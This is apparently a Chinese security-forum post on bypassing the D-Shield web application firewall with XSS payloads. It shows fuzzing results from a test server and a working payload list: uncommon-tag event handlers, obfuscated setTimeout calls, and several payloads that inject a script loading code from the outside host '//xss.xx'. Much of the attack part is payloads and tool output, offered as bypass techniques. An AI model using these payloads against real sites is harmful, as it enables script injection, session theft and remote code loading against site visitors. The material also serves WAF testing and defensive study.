

## 前言

嘿，■■■■！我敢■■■，你知道的这些■■■，就像■■■他的老奶奶衣柜里的■■■，总要拿■■■■■■■，至于■■■就让他去■■■吧。

## waf

这款waf更新的很快，年前有个bypass注入的视频，提到waf对cookie检查不严，过段时间waf就■■■。我写这种本地测试bypass文章时，总有感觉就是自嗨，这对实战有没。

D盾 v2.1.5.4 [测试版]



D盾

主动防御, 默默为你的网站保驾护航!

<http://www.d99net.net>

扫描全部网站

公告

D盾\_官网

v2.1.5.4 更新

修复远程桌面漏洞(8-17)

命令行查杀命令

加强Cookie检测如误拦请反馈

开发查杀挂页功能, 需样本

如使用D盾过程中有误拦时请反馈

如有查杀误识别的脚本, 请提供文件

★D盾和网站安全狗有兼容问题★

■D盾的安装与使用■

D盾服务状态	状态
D盾_服务	已启动
网站保护	已启用
3389防御	未启用
更新服务	19-10-25 22:04
查杀库	20191018220607
规则库	20191025122727

主页

查杀

工具

规则

记录

选项

## 测试

思路方面，可以先fuzz一波标签看看结果。

Attack Save Columns

ResultsTargetPositionsPayloadsOptions

Filter: Showing all items ?

Request ▲	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	198	
1	script>alert(1)</script>	403	<input type="checkbox"/>	<input type="checkbox"/>	1139	
2	a	200	<input type="checkbox"/>	<input type="checkbox"/>	196	
3	b	200	<input type="checkbox"/>	<input type="checkbox"/>	196	
4	q	200	<input type="checkbox"/>	<input type="checkbox"/>	196	
5	br	200	<input type="checkbox"/>	<input type="checkbox"/>	197	
6	dd	200	<input type="checkbox"/>	<input type="checkbox"/>	197	
7	dl	200	<input type="checkbox"/>	<input type="checkbox"/>	197	
8	dt	200	<input type="checkbox"/>	<input type="checkbox"/>	197	
9	h1	200	<input type="checkbox"/>	<input type="checkbox"/>	197	

RequestResponse

RawHeadersHexHTMLRender

```
<html><head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312" />
<title>D盾_拦截提示</title>
<style type="text/css">
A {TEXT-DECORATION: none}
A:link {COLOR: #095899}
A:visited {COLOR: #074476}
A:hover {COLOR: #FF6600}
body td th {font size: 12px;}
```

? < + > Type a search term 0 matches

Finished

嗯，就我特意写上的payload

403，其他都200。因为各种waf的之间或多或少的■■■■■上差异，例如下图长亭的XSSChop检测为无风险，这个测试语句虽然不会弹框，但是你换其他waf的话，可能瞬间

Location : urlpath ▼

/ a.php?xss=<script></script>

Chop!

Samples: http://example... <IMG DYNSRC="j... http://example... /?a=%3Ca%20hre... /?a=%3Ca%20hre... ↻

Input (...)

/a.php?xss=<script></script>

Result


🟢 Normal

绕过

绕过的话，我手头已经有一些测试好可以bypass的，这些都要靠自己fuzz结合自己手工测出来的。

不常见标签

<details> <button> <select> <keygen> <textarea>这几个都可以，如何找到这些呢？关注HTML5新特性，出了那些新标签新属性，再自己测试一波。



思考

首先一个xss payload基本有以下几部分组成

- [TAG]填充标签img svg video button...
- [ATTR]=Something 填充一些非必要的属性 src=1 xmlns="jp.pornhub.com/"
- [EVENT]填充事件属性onerror onload...
- [SAVE\_PAYLOAD]填充JavaScript代码alert(1) top.alert(1)...

```
<[TAG] [ATTR]=Something [EVENT]=[SAVE_PAYLOAD] />
```

经过测试，有2个思路：第一就是不常见标签，从上面测试可以看出，这是最轻松的，下面贴几个。

```
<details open ontoggle=prompt(1)>
<button onfocus=prompt(1) autofocus>
<select autofocus onfocus=prompt(1)>

<input autofocus onfocus=s=createElement("scriPt");body.appendChild(s);s.src="//xss.xx/1te">
<keygen autofocus onfocus=s=createElement("scriPt");body.appendChild(s);s.src="//xss.xx/1te">
<textarea autofocus onfocus=s=createElement("scriPt");body.appendChild(s);s.src="//xss.xx/1te">
```

(为什么要截图不直接贴代码 因为阿里云拦截w(°Д°)w)

第二个思路就是，就是先从[EVENT]入手，为什么这么讲，请看下面的测试。

马赛克http://7.135.28.113/xss.asp?xss=<svg onload=prompt(1)>

☐ Post data☐ Referrer

OxHEX

%URL

BASE64

Insert string to replaceInsert replacing string☒ Replace All

D盾\_拦截提示

[禁][GET] xss:"<svg onload=prompt(1)>"

返回 | 当前网页 | 首页

马赛克http://7.135.28.113/xss.asp?xss=<svg onload=prompt(1)>

☐ Post data☐ Referrer

OxHEX

%URL

BASE64

Insert string to replaceInsert replacing string☒ Replace All

当我们把代表[EVENT]的onload去掉时，就不拦截了。

构造fuzz字典，从[EVENT]填充事件属性。

XSS Fuzzer

Payloads

<[TAG] [EVENT]=[SAVE\_PAYLOAD] />

Fuzzing lists

[TAG]  
[EVENT]

Delete

Placeholder:  Add

List

onafterprint  
onbeforeprint  
onbeforeunload  
onerror  
onhaschange  
onload  
onundo  
onmessage  
onblur  
onchange  
onselect

Save

Run mode: 

Print results

[SAVE\_PAYLOAD]:

Run

## Output:

```
<img onafterprint=prompt(1) />
<img onbeforeprint=prompt(1) />
<img onbeforeunload=prompt(1) />
<img onerror=prompt(1) />
<img onhaschange=prompt(1) />
<img onunload=prompt(1) />
<img onundo=prompt(1) />
<img onmessage=prompt(1) />
<img onblur=prompt(1) />
<img onchange=prompt(1) />
<img onselect=prompt(1) />
<img onkeydown=prompt(1) />
<img onkeypress=prompt(1) />
<img onkeyup=prompt(1) />
<svg onafterprint=prompt(1) />
<svg onbeforeprint=prompt(1) />
<svg onbeforeunload=prompt(1) />
<svg onerror=prompt(1) />
```

fuzz得到些有效的数据，挑些200事件属性。

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items ?

Request	Payload	Status	Error	Timeout	Length	Comment
19	<svg onhaschange=prompt(1) />	200	<input type="checkbox"/>	<input type="checkbox"/>	223	
20	<svg onunload=prompt(1) />	200	<input type="checkbox"/>	<input type="checkbox"/>	220	
21	<svg onundo=prompt(1) />	200	<input type="checkbox"/>	<input type="checkbox"/>	218	
22	<svg onmessage=prompt(1) />	200	<input type="checkbox"/>	<input type="checkbox"/>	221	
23	<svg onblur=prompt(1) />	200	<input type="checkbox"/>	<input type="checkbox"/>	218	
24	<svg onchange=prompt(1) />	200	<input type="checkbox"/>	<input type="checkbox"/>	220	
25	<svg onselect=prompt(1) />	200	<input type="checkbox"/>	<input type="checkbox"/>	220	
26	<svg onkeydown=prompt(1) />	200	<input type="checkbox"/>	<input type="checkbox"/>	221	
27	<svg onkeypress=prompt(1) />	200	<input type="checkbox"/>	<input type="checkbox"/>	222	
28	<svg onkeyup=prompt(1) />	200	<input type="checkbox"/>	<input type="checkbox"/>	219	

Request Response

Raw Headers Hex XML

HTTP/1.1 200 OK  
Cache-Control: private  
Content-Type: text/html  
Vary: Accept-Encoding  
Server: Microsoft-IIS/7.5  
Date: Sun, 27 Oct 2019 13:21:06 GMT  
Connection: close  
Content-Length: 27  
  
<svg onkeydown=prompt(1) />

接下来就是对[SAVE\_PAYLOAD]进行fuzz，我这里自己直接给出个bypass的payload



大概就是把xss payload分成几块，逐部分的去fuzz。  
贴些特殊的payload:

```
按下按键时触发
<video onkeyup=setTimeout`a\\x65rt\\x28/2/\\x29```>
<video onkeydown=setTimeout`a\\x65rt\\x28/1/\\x29```>
```

后记

本文并没有给什么特别骚的代码，重点在于2个思路，感觉本质是一样的fuzz，第二种思路就是通过这种拆分xss payload，收集构造有效字符集，进行fuzz得到字典，在对waf进行fuzz，难点在于构造有效字符集(0•00•0)00

点击收藏 | 2 关注 | 3  
上一篇：[【linux内核userfault...】](#) 下一篇：[从一道题到协议层攻击之HTTP请求走私](#)

1. 3 条回复



[别问问就是练](#) 2019-11-02 22:13:46

ATTR标签里的网站有点东西阿

0 回复Ta



[hehexinfei\\*\\*\\*\\*@1](#) 2019-11-04 16:56:40

大牛，那个构造fuzz字典的是什么工具啊

0 回复Ta



[抹布](#) 2019-11-04 17:56:08

[@hehexinfei\\*\\*\\*\\*@1](#)

在线网站来着 觉得方便就用了

<https://xssfuzzer.com/fuzzer.html>

0 回复Ta

---

[登录](#) 后跟帖

先知社区

---

[现在登录](#)

热门节点

---

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)